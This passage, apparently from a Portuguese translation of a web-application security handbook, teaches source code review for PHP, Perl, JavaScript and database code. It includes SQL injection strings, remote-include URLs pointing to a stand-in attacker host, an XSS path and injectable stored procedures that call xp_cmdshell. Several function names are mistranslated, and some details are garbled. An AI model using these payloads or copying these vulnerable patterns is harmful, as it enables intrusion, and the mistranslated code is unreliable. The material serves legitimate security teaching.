Se dados confidenciais, como cadeias de conexão de banco de dados, forem armazenados no arquivo de configuração, eles deverão ser criptografados usando o recurso "configuração protegida" do ASP.NET.

PHP

Esta seção descreve os métodos de aquisição da entrada fornecida pelo usuário, as formas de interação com a sessão do usuário, as APIs potencialmente perigosas que existem e as opções de configuração relevantes para a segurança na plataforma PHP.

Identificação de dados fornecidos pelo usuário

O PHP usa uma série de variáveis de matriz para armazenar dados enviados pelo usuário, conforme listado na Tabela 18-7.

Tabela 18-7: Variáveis usadas para obter dados fornecidos pelo usuário na plataforma PHP

<code>\$_GET</code>	Essa matriz contém os parâmetros enviados na string de consulta. Eles são acessados pelo nome. Por exemplo, no seguinte URL
<code>\$HTTP_GET_VARS</code>	<code>https://wahh-app.com/search.php?query=foo</code> o valor do parâmetro de consulta é acessado usando <code>\$_GET['query']</code>
<code>\$_POST</code>	Essa matriz contém os parâmetros enviados no corpo da solicitação.
<code>\$HTTP_POST_VARS</code>	
<code>\$_COOKIE</code>	Essa matriz contém os cookies enviados na solicitação.
<code>\$HTTP_COOKIE_VARS</code>	
<code>\$_REQUEST</code>	Esse array contém todos os itens dos arrays <code>\$_GET</code> , <code>\$_POST</code> e <code>\$_COOKIE</code> .
<code>\$_FILES</code>	Essa matriz contém os arquivos carregados na solicitação.
<code>\$HTTP_POST_FILES</code>	
<code>\$_SERVER['REQUEST_METHOD']</code>	Contém o método usado na solicitação HTTP.

Continuação

Tabela 18-7 (continuação)

<code>\$_SERVER['QUERY_STRING']</code>	Contém a string de consulta completa enviada na solicitação.
<code>\$_SERVER['REQUEST_URI']</code>	Contém o URL completo contido na solicitação.
<code>\$_SERVER['HTTP_ACCEPT']</code>	Contém o conteúdo da mensagem HTTP Aceitar cabeçalho.
<code>\$_SERVER['HTTP_ACCEPT_CHARSET']</code>	Contém o conteúdo do arquivo HTTP Cabeçalho Accept-charset.
<code>\$_SERVER['HTTP_ACCEPT_ENCODING']</code>	Contém o conteúdo do arquivo HTTP Cabeçalho Accept-encoding.
<code>\$_SERVER['HTTP_ACCEPT_LANGUAGE']</code>	Contém o conteúdo do arquivo HTTP Cabeçalho Accept-language.
<code>\$_SERVER['HTTP_CONNECTION']</code>	Contém o conteúdo da conexão HTTP Cabeçalho da conexão.
<code>\$_SERVER['HTTP_HOST']</code>	Contém o conteúdo do endereço HTTP Cabeçalho do host.
<code>\$_SERVER['HTTP_REFERER']</code>	Contém o conteúdo do servidor HTTP Cabeçalho do referenciador.
<code>\$_SERVER['HTTP_USER_AGENT']</code>	Contém o conteúdo do agente de usuário HTTP Cabeçalho do agente do usuário.
<code>\$_SERVER['PHP_SELF']</code>	<p>Contém o nome do script que está sendo executado no momento. Embora o nome do script em si esteja fora do controle de um invasor, as informações de caminho podem ser anexadas a esse nome. Por exemplo, se um script contiver o seguinte código</p> <pre><form action="<?= \$_SERVER['PHP_SELF'] ?>"></pre> <p>então um invasor pode criar um ataque de script entre sites da seguinte forma:</p> <pre>/search.php/"><script>... etc....</pre> </pre>

Há várias anomalias que você deve ter em mente ao tentar identificar maneiras pelas quais um aplicativo PHP está acessando a entrada fornecida pelo usuário:

`$GLOBALS` é uma matriz que contém referências a todas as variáveis definidas no escopo global do script. Ele pode ser usado para acessar outras variáveis por nome.

Se a diretiva de configuração `register_globals` estiver ativada, então

O PHP cria variáveis globais para todos os parâmetros de solicitação, ou seja, tudo o que está contido na matriz `$_REQUEST`. Isso significa que um aplicativo pode acessar a entrada do usuário simplesmente fazendo referência a uma variável com o mesmo nome do parâmetro relevante. Se um aplicativo usar esse meio de acessar os dados fornecidos pelo usuário, talvez não haja outra maneira de identificar todas as instâncias disso a não ser por meio de uma revisão cuidadosa linha por linha da base de código para encontrar variáveis usadas dessa maneira.

Além dos cabeçalhos HTTP padrão identificados anteriormente, o PHP adiciona uma entrada à matriz `$_SERVER` para quaisquer cabeçalhos HTTP personalizados recebidos na solicitação. Por exemplo, ao fornecer o cabeçalho

```
Foo: Bar  
causas  
$_SERVER['HTTP_FOO'] = "Bar"
```

Os parâmetros de entrada cujos nomes contêm subscritos entre colchetes são automaticamente convertidos em matrizes. Por exemplo, ao solicitar o URL

```
https://wahh-app.com/search.php?query[a]=foo&query[b]=bar  
fará com que o valor da variável $_GET['query'] seja uma matriz  
contendo dois membros. Isso pode resultar em um comportamento  
inesperado no aplicativo se uma matriz for passada para uma função que  
espera um valor escalar.
```

Interação de sessões

O PHP usa a matriz `$_SESSION` como um meio de armazenar e recuperar informações dentro da sessão do usuário. Por exemplo:

```
$_SESSION['MyName'] = $_GET['username'];           // armazena o nome do  
usuário echo "Welcome " . $_SESSION['MyName'];    //recupera o nome do  
usuário
```

A matriz `$HTTP_SESSION_VARS` pode ser usada da mesma forma.

Se `register_globals` estiver ativado (conforme discutido na seção "Configurando o ambiente PHP", mais adiante neste capítulo), as variáveis globais poderão ser armazenadas na sessão atual da seguinte forma:

```
$MyName = $_GET['username']; session_register("MyName");
```

APIs potencialmente perigosas

Esta seção descreve algumas APIs comuns do PHP que podem introduzir vulnerabilidades de segurança se forem usadas de maneira insegura.

Acesso a arquivos

O PHP implementa um grande número de funções para acessar arquivos, muitas das quais aceitam URLs e outras construções que podem ser usadas para acessar arquivos remotos.

As funções a seguir são usadas para ler ou gravar o conteúdo de um arquivo especificado. Se dados controláveis pelo usuário forem passados para essas APIs, um invasor poderá explorá-las para acessar arquivos arbitrários no sistema de arquivos do servidor.

- `fopen`
- `readfile`
- `arquivo`
- `fpassthru`
- `gzopen`
- `gzfile`
- `gzpassthru`
- `readgzfile`
- `cópia`
- `renomear`
- `rmdir`
- `mkdir`
- `desvincular`
- `file_get_contents`
- `file_put_contents`
- `parse_ini_file`

As funções a seguir são usadas para incluir e avaliar um script PHP especificado. Se um invasor puder fazer com que o aplicativo avalie um arquivo que ele controla, ele poderá obter a execução arbitrária de comandos no servidor.

- `incluir`
- `include_once`
- `exigir`
- `require_once`
- `virtual`

Observe que, mesmo que não seja possível incluir arquivos remotos, a execução de comandos ainda pode ser possível se houver um meio de carregar arquivos arbitrários em um local no servidor.

A opção de configuração do PHP `allow_url_fopen` pode ser usada para impedir que algumas funções de arquivo acessem arquivos remotos. Entretanto, por padrão, essa opção é definida como 1 (o que significa que os arquivos remotos são permitidos), de modo que os protocolos listados na Tabela 18-8 podem ser usados para recuperar um arquivo remoto.

Tabela 18-8: Protocolos de rede que podem ser usados para recuperar um

	arquivo remoto HTTP, HTTPS <code>http://wahh-attacker.com/bad.php</code>
FTP	<code>ftp://user:password@wahh-attacker.com/bad.php</code>
SSH	<code>ssh2.shell://user:pass@wahh-attacker.com:22/xterm</code> <code>ssh2.exec://user:pass@wahh-attacker.com:22/cmd</code>

Mesmo que `allow_url_fopen` esteja definido como 0, os métodos listados na Tabela 18-9 ainda podem permitir que um invasor acesse arquivos remotos (dependendo das extensões instaladas).

Tabela 18-9: Métodos que podem permitir o acesso a arquivos remotos mesmo que `allow_url_fopen` esteja definido como 0

SMB	<code>\\\Arquivo de dados do atacante.com</code>
Fluxos de entrada/saída do PHP	<code>php://filter/resource=http://wahh-attacker.com/bad.php</code>
Fluxos de compressão	<code>compress.zlib://http://wahh-attacker.com/bad.php</code>
Fluxos de áudio	<code>ogg://http://wahh-attacker.com/bad.php</code>

OBSERVAÇÃO A partir do PHP 5.2, há uma nova opção, `allow_url_include`, que é desativada por padrão. Essa configuração padrão impede que qualquer um dos métodos anteriores seja usado para especificar um arquivo remoto ao chamar uma das funções de inclusão de arquivo.

Acesso ao banco de dados

As funções a seguir são usadas para enviar uma consulta a um banco de dados e recuperar os resultados:

- mysql_query
- mssql_query
- pg_query

A instrução SQL é passada como uma string simples. Se a entrada controlável pelo usuário fizer parte do parâmetro string, o aplicativo provavelmente estará vulnerável à injeção de SQL. Por exemplo:

```
$username = "admin' ou 1=1--";
$password = "foo";
$sql="SELECT * FROM users WHERE username = '$username' AND password =
'$password'";
$resultado = mysql_query($sql, $link)
```

que executa a consulta não intencional

```
SELECT * FROM users WHERE nome de usuário = 'admin' or 1=1--' AND senha =
'foo'
```

As funções a seguir podem ser usadas para criar instruções preparadas, permitindo que um aplicativo crie uma consulta SQL que contenha espaços reservados para parâmetros e defina seus valores de forma segura e protegida contra erros de digitação:

- mysqli->prepare
- stmt->prepare
- stmt->bind_param
- stmt->execute
- odbc_prepare

Se usado como pretendido, esse mecanismo não é vulnerável à injeção de SQL. Por exemplo:

```
$username = "admin' ou 1=1--";
$password = "foo";
$sql = $db_connection->prepare(
    "SELECT * FROM users WHERE username = ? AND password = ?");
$sql->bind_param("ss", $username, $password);
$sql->execute();
```

o que resulta em uma consulta que é equivalente a

```
SELECT * FROM users WHERE nome de usuário = 'admin'' or 1=1--' AND senha =
'foo'
```

Execução de código dinâmico

As funções a seguir podem ser usadas para avaliar dinamicamente o código PHP:

- `eval`
- `call_user_func`
- `call_user_func_array`
- `call_user_method`
- `call_user_method_array`
- `create_function`

O delimitador ponto e vírgula pode ser usado para agrupar várias instruções. Se dados controláveis pelo usuário forem passados para qualquer uma dessas funções, o aplicativo provavelmente estará vulnerável à injeção de script.

A função `preg_replace`, que executa uma pesquisa e substituição de expressão regular, pode ser usada para executar uma parte específica do código PHP em cada correspondência, se chamada com a opção `/e`. Se os dados controláveis pelo usuário aparecerem no PHP que é executado dinamicamente, então o aplicativo provavelmente está vulnerável.

Outro recurso interessante do PHP é a capacidade de invocar funções dinamicamente por meio de uma variável que contém o nome da função. Por exemplo, o código a seguir invocará a função especificada no parâmetro `func` da string de consulta:

```
<?php
    $var=$_GET['func'];
    $var();
?>
```

Nessa situação, um usuário pode fazer com que o aplicativo invoque uma função arbitrária (sem parâmetros) modificando o valor do parâmetro `func`. Por exemplo, invocar a função `phpinfo` fará com que o aplicativo produza uma grande quantidade de informações sobre o ambiente PHP, incluindo opções de configuração, informações sobre o sistema operacional e extensões.

Execução de comandos do sistema operacional

Essas funções podem ser usadas para executar comandos do sistema operacional:

- `exec`
- `passthru`
- `popen`
- `proc_open`
- `shell_exec`

- sistema
- o operador de backtick (`)

Em todos esses casos, os comandos podem ser encadeados usando o caractere !. Se os dados controláveis pelo usuário forem passados sem filtro para qualquer uma dessas funções, o aplicativo provavelmente estará vulnerável à execução arbitrária de comandos.

Redirecionamento de URL

As APIs a seguir podem ser usadas para emitir um redirecionamento HTTP no PHP:

- http_redirect
- cabeçalho
 - HttpMessage::setResponseCode
 - HttpMessage::setHeaders

O meio usual de causar um redirecionamento é por meio da função `http_redirect`, que recebe uma cadeia de caracteres contendo um URL relativo ou absoluto. Se o valor dessa cadeia for controlável pelo usuário, o aplicativo provavelmente estará vulnerável a um vetor de phishing.

Os redirecionamentos também podem ser executados chamando a função `cabeçalho` com um cabeçalho `Location` apropriado, o que faz com que o PHP deduza que um redirecionamento HTTP é necessário. Por exemplo:

```
header("Location: /target.php");
```

Deve-se tomar cuidado também para revisar qualquer uso das APIs `setResponseCode` e `setHeaders`. Como um redirecionamento envolve simplesmente uma resposta 3xx contendo um cabeçalho HTTP `Location`, um aplicativo pode implementar redirecionamentos usando essas APIs.

Soquetes

As APIs a seguir podem ser usadas para criar e usar soquetes de rede no PHP:

- socket_create
- socket_connect
- socket_write
- socket_send
- socket_recv
- fsockopen
- pfsockopen

Depois que um soquete é criado com o uso de `socket_create`, ele é conectado a um host remoto por meio de uma chamada para `socket_connect`, que usa como parâmetros os detalhes do host e da porta do destino. Se essas informações de host puderem ser controladas pelo usuário de alguma forma, o aplicativo poderá ser explorado para causar conexões de rede com hosts arbitrários, seja na Internet pública ou na DMZ privada ou na rede interna na qual o aplicativo está hospedado.

As funções `fsockopen` e `psockopen` podem ser usadas para abrir soquetes em um host e porta especificados e retornar um ponteiro de arquivo que pode ser usado com funções de arquivo regulares, como `fwrite` e `fgets`. Se os dados do usuário forem passados para essas funções, o aplicativo poderá ficar vulnerável, conforme descrito anteriormente.

Configuração do ambiente PHP

As opções de configuração do PHP são especificadas no arquivo `php.ini`, que usa a mesma estrutura dos arquivos INI do Windows. Há várias opções que podem afetar a segurança de um aplicativo. Muitas opções que historicamente causaram problemas foram removidas da versão mais recente do PHP.

Registrar globais

Se a diretiva `register_globals` estiver ativada, o PHP criará variáveis globais para todos os parâmetros de solicitação. Como o PHP não exige que as variáveis sejam inicializadas antes do uso, essa opção pode facilmente levar a vulnerabilidades de segurança nas quais um invasor pode fazer com que uma variável seja inicializada com um valor arbitrário. Por exemplo, o código a seguir verifica as credenciais de um usuário e define a variável `$authenticated` para 1 se eles forem válidos:

```
Se (check_credentials($username, $password))
{
    $authenticated = 1;
}
...
Se ($authenticated)
{
    ...
}
```

Como a variável `$authenticated` não é inicializada explicitamente em 0, um invasor pode contornar o login enviando o parâmetro de solicitação `authenticated=1`. Isso faz com que o PHP crie a variável global `$authenticated` com o valor 1, antes que a verificação de credenciais seja executada.

OBSERVAÇÃO A partir do PHP 4.2.0, a diretiva `register_globals` é desativada por padrão. No entanto, como muitos aplicativos legados dependem do `register_globals` para sua operação normal, você pode descobrir que a diretiva foi ativada explicitamente no `php.ini`. A opção `register_globals` foi totalmente removida no PHP 6.

Modo de segurança

Se a diretiva `safe_mode` estiver ativada, o PHP imporá restrições ao uso de algumas funções perigosas. Algumas funções são totalmente desativadas, enquanto outras estão sujeitas a limitações de uso. Por exemplo:

A função `shell_exec` está desativada porque pode ser usada para executar comandos do sistema operacional.

A função de correio eletrônico tem o parâmetro `additional_parameters` desativado porque o uso inseguro desse parâmetro pode levar a falhas de injeção SMTP (consulte o Capítulo 9).

A função `exec` só pode ser usada para iniciar executáveis dentro do `safe_mode_exec_dir` configurado, e os metacaracteres dentro da string de comando são automaticamente escapados.

OBSERVAÇÃO Nem todas as funções perigosas são restritas pelo modo de

segurança, e algumas restrições são afetadas por outras opções de configuração.

Além disso, existem vários meios de contornar algumas restrições do modo de segurança. O modo de segurança não deve ser considerado uma panaceia para problemas de segurança em aplicativos PHP. O modo de segurança foi removido da versão 6 do PHP.

Citações mágicas

Se a diretiva `magic_quotes_gpc` estiver ativada, todos os caracteres de aspas simples, aspas duplas, barra invertida e `NULL` contidos nos parâmetros da solicitação serão automaticamente substituídos por uma barra invertida. Se a diretiva `magic_quotes_sybase` estiver ativada, as aspas simples serão substituídas por uma aspa simples. Essa opção foi projetada para proteger o código vulnerável que contém chamadas de banco de dados inseguras de serem exploradas por meio de entrada de usuário mal-intencionada. Ao revisar a base de código do aplicativo para identificar falhas de injeção de SQL, você deve estar ciente de que as aspas mágicas estão ativadas, pois isso afetará o tratamento de entrada do aplicativo.

O uso de aspas mágicas não impede todos os ataques de injeção de SQL. Conforme descrito no Capítulo 9, um ataque que injeta em um campo numérico não precisa usar aspas simples. Além disso, os dados cujas aspas foram escapadas ainda podem ser usados em um ataque de segunda ordem quando forem posteriormente lidos de volta do banco de dados.

A opção de aspas mágicas pode resultar em modificações indesejáveis na entrada do usuário, quando os dados estão sendo processados em um contexto que não exige nenhum escape, resultando na adição de barras que precisam ser removidas usando a função `stripslashes`.

Alguns aplicativos executam seu próprio escape de entrada relevante, passando parâmetros individuais pela função `addslashes` somente quando necessário. Se

aspas mágicas estão ativadas na configuração do PHP, então essa abordagem resultará em caracteres com escape duplo, nos quais as barras duplas são interpretadas como barras invertidas literais, deixando o caractere potencialmente malicioso sem escape.

Devido às limitações e anomalias da opção de aspas mágicas, recomenda-se que os comandos preparados sejam usados para acesso seguro ao banco de dados e que a opção de aspas mágicas seja desativada.

OBSERVAÇÃO A opção de aspas mágicas foi removida da versão 6 do PHP.

Diversos

A Tabela 18-10 contém algumas opções de configuração diversas que podem afetar a segurança dos aplicativos PHP.

Tabela 18-10: Opções diversas de configuração do PHP

allow_url_fopen	Se desativada, essa diretiva impede que algumas funções de arquivo accessem arquivos remotos (conforme descrito anteriormente).
allow_url_include	Se desativada, essa diretiva impede que o arquivo PHP inclua de serem usadas para incluir um arquivo remoto.
display_errors	Se desativada, essa diretiva impede que os erros do PHP sejam relatados ao navegador do usuário. As opções log_errors e error_log podem ser usadas para registrar informações de erro no servidor, para fins de diagnóstico.
file_uploads	Se ativada, essa diretiva faz com que o PHP permita uploads de arquivos por HTTP.
upload_tmp_dir	Essa diretiva pode ser usada para especificar o diretório temporário diretório usado para armazenar os arquivos carregados. Isso pode ser usado para garantir que os arquivos confidenciais não sejam armazenados em um local que possa ser lido por todos.

Perl

Esta seção descreve os métodos de aquisição de entrada fornecida pelo usuário, as maneiras de interagir com a sessão do usuário, as APIs potencialmente perigosas existentes e as opções de configuração relevantes para a segurança na plataforma Perl.

A linguagem Perl é conhecida por permitir que os desenvolvedores executem a mesma tarefa de várias maneiras. Além disso, há vários módulos Perl que podem ser usados para atender a diferentes requisitos. Todos os módulos incomuns ou proprietários em uso devem ser examinados com atenção para identificar se eles usam alguma função poderosa ou perigosa e, portanto, podem introduzir as

mesmas vulnerabilidades como se o aplicativo fizesse uso direto dessas funções.

O CGI.pm é um módulo Perl amplamente usado para a criação de aplicativos Web e fornece as APIs que você provavelmente encontrará ao realizar uma revisão de código de um aplicativo Web escrito em Perl.

Identificação de dados fornecidos pelo usuário

As funções listadas na Tabela 18-11 são todas membros do objeto de consulta CGI.

Tabela 18-11: Membros da consulta CGI usados para obter dados fornecidos pelo usuário

<code>param</code>	Chamado sem parâmetros, <code>param</code> retorna uma lista de todos os nomes de parâmetros na solicitação.
<code>param_fetch</code>	Chamado com o nome de um parâmetro, <code>param</code> retorna o valor desse parâmetro de solicitação.
	O método <code>param_fetch</code> retorna uma matriz dos parâmetros nomeados.
<code>Vars</code>	Retorna um mapeamento de hash de nomes de parâmetros para valores.
<code>cookie</code>	O valor de um cookie nomeado pode ser definido e recuperado usando a função <code>cookie</code> .
<code>raw_cookie</code>	A função <code>raw_cookie</code> retorna todo o conteúdo do cabeçalho do cookie HTTP, sem que nenhuma análise tenha sido realizada.
<code>self_url</code>	Essas funções retornam o URL atual, no primeiro caso incluindo qualquer string de consulta.
<code>url</code>	
<code>query_string</code>	Esta função retorna a string de consulta da solicitação atual.
<code>referer</code>	Esta função retorna o valor do cabeçalho HTTP Referer.
<code>request_method</code>	Esta função retorna o valor do método HTTP usado em a solicitação.
<code>user_agent</code>	Essa função retorna o valor do agente de usuário HTTP cabeçalho.
<code>http</code>	Essas funções retornam uma lista de todas as variáveis de ambiente HTTP derivadas da solicitação atual.
<code>https</code>	
<code>ReadParse</code>	Essa função cria uma matriz chamada <code>%in</code> que contém os nomes e os valores de todos os parâmetros da solicitação.

Interação de sessões

O módulo Perl CGI::Session.pm estende o módulo CGI.pm e oferece suporte ao rastreamento de sessões e ao armazenamento de dados. Por exemplo:

```
$q->session_data("MyName"=>param("username")); // armazena o nome do usuário  
print "Welcome " . $q->session_data("MyName"); // recupera o nome do usuário
```

APIs potencialmente perigosas

Esta seção descreve algumas APIs comuns do Perl que podem introduzir vulnerabilidades de segurança se forem usadas de maneira insegura.

Acesso a arquivos

As seguintes APIs podem ser usadas para acessar arquivos em Perl:

- abrir
- sysopen

A função `open` é usada para ler e gravar o conteúdo de um arquivo especificado. Se dados controláveis pelo usuário forem passados como parâmetro do nome do arquivo, um invasor poderá acessar arquivos arbitrários no sistema de arquivos do servidor.

Além disso, se o parâmetro `filename` começar ou terminar com o caractere pipe, o conteúdo desse parâmetro será passado para um shell de comando. Se um invasor puder injetar dados que contenham metacaracteres do shell, como pipe ou ponto e vírgula, ele poderá executar comandos arbitrários. Por exemplo, no código a seguir, um invasor pode injetar no parâmetro `$useraddr` para executar comandos do sistema:

```
$useraddr = $query->param("useraddr");  
open (MAIL, "| /usr/bin/sendmail $useraddr");  
print MAIL "To: $useraddr\n";  
...
```

Acesso ao banco de dados

A função `selectall_arrayref` é usada para enviar uma consulta a um banco de dados e recuperar os resultados como uma matriz de matrizes. A função `do` é usada para executar uma consulta e simplesmente retornar o número de linhas afetadas. Em ambos os casos, a instrução SQL é passada como uma string simples.

Se a entrada controlável pelo usuário incluir parte do parâmetro string, o aplicativo provavelmente estará vulnerável à injeção de SQL. Por exemplo:

```
my $username = "admin' or 1=1--";  
my $password = "foo";  
my $sql="SELECT * FROM users WHERE username = '$username' AND password = '$password'";  
my $result = $db_connection->selectall_arrayref($sql)
```

que executa a consulta não intencional

```
SELECT * FROM users WHERE nome de usuário = 'admin' or 1=1--' AND senha =  
'foo'
```

As funções `prepare` e `execute` podem ser usadas para criar mensagens de estado preparadas, permitindo que um aplicativo crie uma consulta SQL contendo espaços reservados para parâmetros e defina seus valores de forma segura e protegida contra erros de digitação. Se usado como pretendido, esse mecanismo não é vulnerável à injeção de SQL. Por exemplo:

```
my $username = "admin' or 1=1--";  
my $password = "foo";  
my $sql = $db_connection->prepare("SELECT * FROM users WHERE username =  
? AND password = ?");  
$sql->execute($username, $password);
```

o que resulta em uma consulta que é equivalente a

```
SELECT * FROM users WHERE nome de usuário = 'admin'' or 1=1--' AND senha =  
'foo'
```

Execução de código dinâmico

`Eval` pode ser usado para executar dinamicamente uma cadeia de caracteres contendo código Perl. O delimitador de ponto e vírgula pode ser usado para agrupar várias instruções. Se dados controláveis pelo usuário forem passados para essa função, o aplicativo provavelmente estará vulnerável à injeção de script.

Execução de comandos do sistema operacional

As funções a seguir podem ser usadas para executar comandos do sistema operacional:

- `sistema`
- `exec`

- qx
- o operador de backtick (`)

Em todos esses casos, os comandos podem ser encadeados usando o caractere |. Se os dados controláveis pelo usuário forem passados sem filtro para qualquer uma dessas funções, o aplicativo provavelmente estará vulnerável à execução arbitrária de comandos.

Redirecionamento de URL

A função de redirecionamento, que é um membro do objeto de consulta CGI, recebe uma cadeia de caracteres que contém um URL relativo ou absoluto, para o qual o usuário é redirecionado. Se o valor dessa cadeia for controlável pelo usuário, o aplicativo provavelmente estará vulnerável a um vetor de phishing.

Soquetes

Depois que um soquete é criado com o uso do soquete, ele é conectado a um host remoto por meio de uma chamada para conectar, que recebe uma estrutura sockaddr_in que contém os detalhes do host e da porta do destino. Se essas informações de host puderem ser controladas pelo usuário de alguma forma, o aplicativo poderá ser explorado para causar conexões de rede com hosts arbitrários, seja na Internet ou na DMZ privada ou na rede interna na qual o aplicativo está hospedado.

Configuração do ambiente Perl

O Perl fornece um modo taint, que ajuda a evitar que a entrada fornecida pelo usuário seja passada para funções potencialmente perigosas. Os programas Perl podem ser executados no modo taint passando o sinalizador -T para o interpretador Perl da seguinte forma:

```
#!/usr/bin/perl -T
```

Quando um programa está sendo executado no modo contaminado, o interpretador rastreia cada item de entrada recebido de fora do programa e o trata como contaminado. Se outra variável tiver seu valor atribuído com base em um item contaminado, ela também será tratada como contaminada. Por exemplo:

```
$path = "/home/pubs "                                # $path não está contaminado
$filename = param("file");                          # $filename é da solicitação
                                                    # e é contaminado
$full_path = $path.$filename;                      # $full_path agora está contaminado
```

As variáveis contaminadas não podem ser passadas para uma série de comandos poderosos, incluindo eval, system, exec e open. Para usar dados contaminados em comandos

é necessário "limpar" os dados executando uma operação de correspondência de padrões e extrair as substrings correspondentes. Por exemplo:

```
$full_path =~ m/^([a-zA-Z1-9]+)$/; # corresponde à submatéria alfanumérica
                                         em $full_path
$clean_full_path = $1;                  # defina $clean_full_path como o primeiro
                                         submatch
                                         # $clean_full_path não está contaminado
```

Embora o mecanismo de modo de contaminação tenha sido projetado para ajudar a proteger contra muitos tipos de vulnerabilidade, ele só será eficaz se os desenvolvedores usarem expressões regulares apropriadas ao extrair dados limpos de entradas contaminadas. Se uma expressão for muito liberal e extrair dados que possam causar problemas no contexto em que serão usados, a proteção do modo de contaminação falhará e o aplicativo ainda estará vulnerável. De fato, o mecanismo do modo taint serve como um lembrete aos programadores da necessidade de realizar a validação adequada em todas as entradas antes de usá-las em operações perigosas. Ele não pode garantir que a validação de entrada implementada seja adequada.

JavaScript

É claro que o JavaScript do lado do cliente pode ser acessado sem a necessidade de acesso privilegiado ao aplicativo, o que lhe permite realizar uma análise de código com foco em segurança em qualquer situação. Um dos principais focos dessa revisão é identificar quaisquer vulnerabilidades, como XSS baseado em DOM, que são introduzidas no componente cliente e deixam os usuários vulneráveis a ataques (consulte o Capítulo 12). Outro motivo para revisar o JavaScript é entender que tipos de validação de entrada são implementados no cliente e também como as interfaces de usuário geradas dinamicamente são construídas.

Ao analisar o JavaScript, certifique-se de incluir tanto os arquivos .js quanto os scripts incorporados ao conteúdo HTML.

As principais APIs a serem enfocadas são aquelas que leem dados baseados no DOM e que gravam ou modificam o documento atual, conforme listado na Tabela 18-12.

Tabela 18-12: APIs JavaScript que leem dados baseados em DOM

document.location	Essas APIs podem ser usadas para acessar dados DOM que podem ser controlados por meio de um URL criado e, portanto, podem representar um ponto de entrada para dados criados para atacar outros usuários de aplicativos.
document.URL	
document.URLUnencoded	
document.referrer	
window.location	

Tabela 18-12 (continuação)

document.write()	Essas APIs podem ser usadas para atualizar o conteúdo do documento e para executar dinamicamente o código JavaScript. Se os dados controláveis pelo invasor forem passados para qualquer uma dessas APIs, isso poderá fornecer um meio de executar JavaScript arbitrário no navegador da vítima.
document.writeln()	
document.body.innerHTML	
eval()	
window.execScript()	
window.setInterval()	
window.setTimeout()	

Componentes do código do banco de dados

Os aplicativos da Web usam cada vez mais os bancos de dados para muito mais do que o armazenamento passivo de dados. Os bancos de dados atuais contêm interfaces de programação avançadas, permitindo que uma parte substancial da lógica comercial seja implementada na própria camada do banco de dados. Os desenvolvedores frequentemente usam componentes de código de banco de dados, como procedimentos armazenados, acionadores e funções definidas pelo usuário, para executar tarefas importantes. Ao revisar o código-fonte de um aplicativo da Web, você deve garantir que toda a lógica implementada no banco de dados seja incluída no escopo da revisão.

Erros de programação nos componentes do código do banco de dados podem resultar em qualquer um dos vários defeitos de segurança descritos neste capítulo. Na prática, porém, há duas áreas principais de vulnerabilidade que você deve observar. Primeiro, os próprios componentes do banco de dados podem conter falhas de injeção de SQL. Segundo, a entrada do usuário pode ser passada para funções potencialmente perigosas de forma insegura.

Injeção de SQL

No Capítulo 9, descrevemos como os comandos preparados podem ser usados como uma alternativa segura aos comandos SQL dinâmicos, a fim de evitar ataques de injeção de SQL. No entanto, mesmo que as instruções preparadas sejam usadas adequadamente em todo o código do aplicativo Web, ainda poderão existir falhas de injeção de SQL se os componentes do código do banco de dados construírem consultas a partir da entrada do usuário de maneira insegura.

A seguir, um exemplo de procedimento armazenado que é vulnerável à injeção de SQL no parâmetro @name:

```
CREATE PROCEDURE show_current_orders
    (@name varchar(400) = NULL)
AS
DECLARE @sql nvarchar(4000)
SELECT @sql = 'SELECT id_num, searchstring FROM searchorders WHERE ' +
    'searchstring = ''' + @name + '''';
EXEC (@sql)
GO
```

Mesmo que o aplicativo passe o valor do nome fornecido pelo usuário para o procedimento armazenado de forma segura, o próprio procedimento concatena esse valor diretamente em uma consulta dinâmica e, portanto, é vulnerável.

Diferentes plataformas de banco de dados usam métodos diferentes para realizar a execução dinâmica de strings contendo instruções SQL. Por exemplo:

MS-SQL: EXEC

Oracle: EXECUTE IMMEDIATE

■■ Sybase: EXEC

.. DB2: EXEC SQL

Qualquer aparecimento dessas expressões nos componentes do código do banco de dados deve ser analisado com atenção. Se a entrada do usuário estiver sendo usada para construir a cadeia de caracteres SQL, o aplicativo poderá estar vulnerável à injeção de SQL.

NOTA No Oracle, os procedimentos armazenados são executados por padrão com as permissões do definidor, e não do invocador (como nos programas SUID no Unix). Portanto, se o aplicativo usar uma conta com poucos privilégios para acessar o banco de dados e os procedimentos armazenados tiverem sido criados usando uma conta de DBA, uma falha de injeção de SQL em um procedimento poderá permitir o aumento de privilégios e a realização de consultas arbitrárias ao banco de dados.

Chamadas para funções perigosas

Componentes de código personalizados, como procedimentos armazenados, são frequentemente usados para executar ações incomuns ou poderosas. Se os dados fornecidos pelo usuário forem passados para uma função potencialmente perigosa de forma insegura, isso poderá levar a vários tipos de vulnerabilidades, dependendo da natureza da função. Por exemplo, a função

O procedimento armazenado a seguir é vulnerável à injeção de comando no Parâmetros `@loadfile` e `@loaddir`:

```
Criar import_data (@loadfile varchar(25), @loaddir varchar(25) ) como
começar
select @cmdstring = "$PATH/firstload " + @loadfile + " " + @loaddir exec
@ret = xp_cmdshell @cmdstring
...
...
Fim
```

As funções a seguir podem ser potencialmente perigosas se forem invocadas de forma insegura:

Procedimentos armazenados padrão poderosos no MS-SQL e no Sybase, que permitem a execução de comandos, o acesso ao registro e assim por diante.

Funções que fornecem acesso ao sistema de arquivos.

Funções definidas pelo usuário que se vinculam a bibliotecas fora do banco de dados.

Funções que resultam em acesso à rede; por exemplo, por meio de `OpenRowSet` no MS-SQL ou um link de banco de dados no Oracle.

Ferramentas para navegação de código

A metodologia que descrevemos para realizar uma revisão de código envolve essencialmente a leitura do código-fonte e a busca de padrões que indiquem a capacidade de entrada do usuário e o uso de APIs potencialmente perigosas. Para realizar uma revisão de código de forma eficaz, é preferível usar uma ferramenta inteligente para navegar na base de código, ou seja, uma ferramenta que entenda as construções de código em uma linguagem específica, forneça informações contextuais sobre APIs e expressões específicas e facilite sua navegação.

Em muitos idiomas, você pode usar um dos estúdios de desenvolvimento disponíveis, como o Visual Studio, o NetBeans ou o Eclipse. Há também várias ferramentas genéricas de navegação de código, que suportam várias linguagens e são otimizadas para visualização de código em vez de desenvolvimento. A ferramenta preferida dos autores é o Source Insight, ilustrado na Figura 18-1. Ela suporta a navegação fácil da árvore de código-fonte, uma função de pesquisa versátil, um painel de visualização para exibir informações contextuais sobre qualquer expressão selecionada e navegação rápida pela base de código.

The screenshot shows the Source Insight interface with two main panes. The left pane displays the code for `JwmaSendMail.java`, specifically the `doSendEmail` method. The right pane shows a list of files from the `JwmaProject` with their sizes and modification dates. A search result for `JwmaSession` is highlighted in the code editor.

```

try {
    //JwmaKernel.getReference().debugLog().write("Going to parse Multipart request");
